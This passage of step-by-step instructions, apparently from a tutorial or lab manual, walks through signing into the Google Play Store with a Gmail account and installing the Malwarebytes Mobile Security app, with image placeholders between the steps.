
2. The Play Store **Sign in** page appears. Click on **Sign in** button to continue.



3. In the **Email or phone** field type the **Gmail** account you want to login into. Click **Next**.



4. On the next screen, type the password of your user Gmail account and click **Next**.




5. The **Google Terms of Service** page appears. Click on **I agree** to continue.
6. On the **Google Services** page, scroll down or click **More** and click **ACCEPT**.
7. Type **malware bytes** in the Play Store search bar and press **Enter**. From the search results, click **Malwarebytes Mobile Security**.

Note: If **Introducing to Google Play Points** pop-up appears, click **Not Now**.


8. Click the **Install** button to begin installing the application.

Note: If **Complete your Account Setup** pop-up appears click **Skip**.

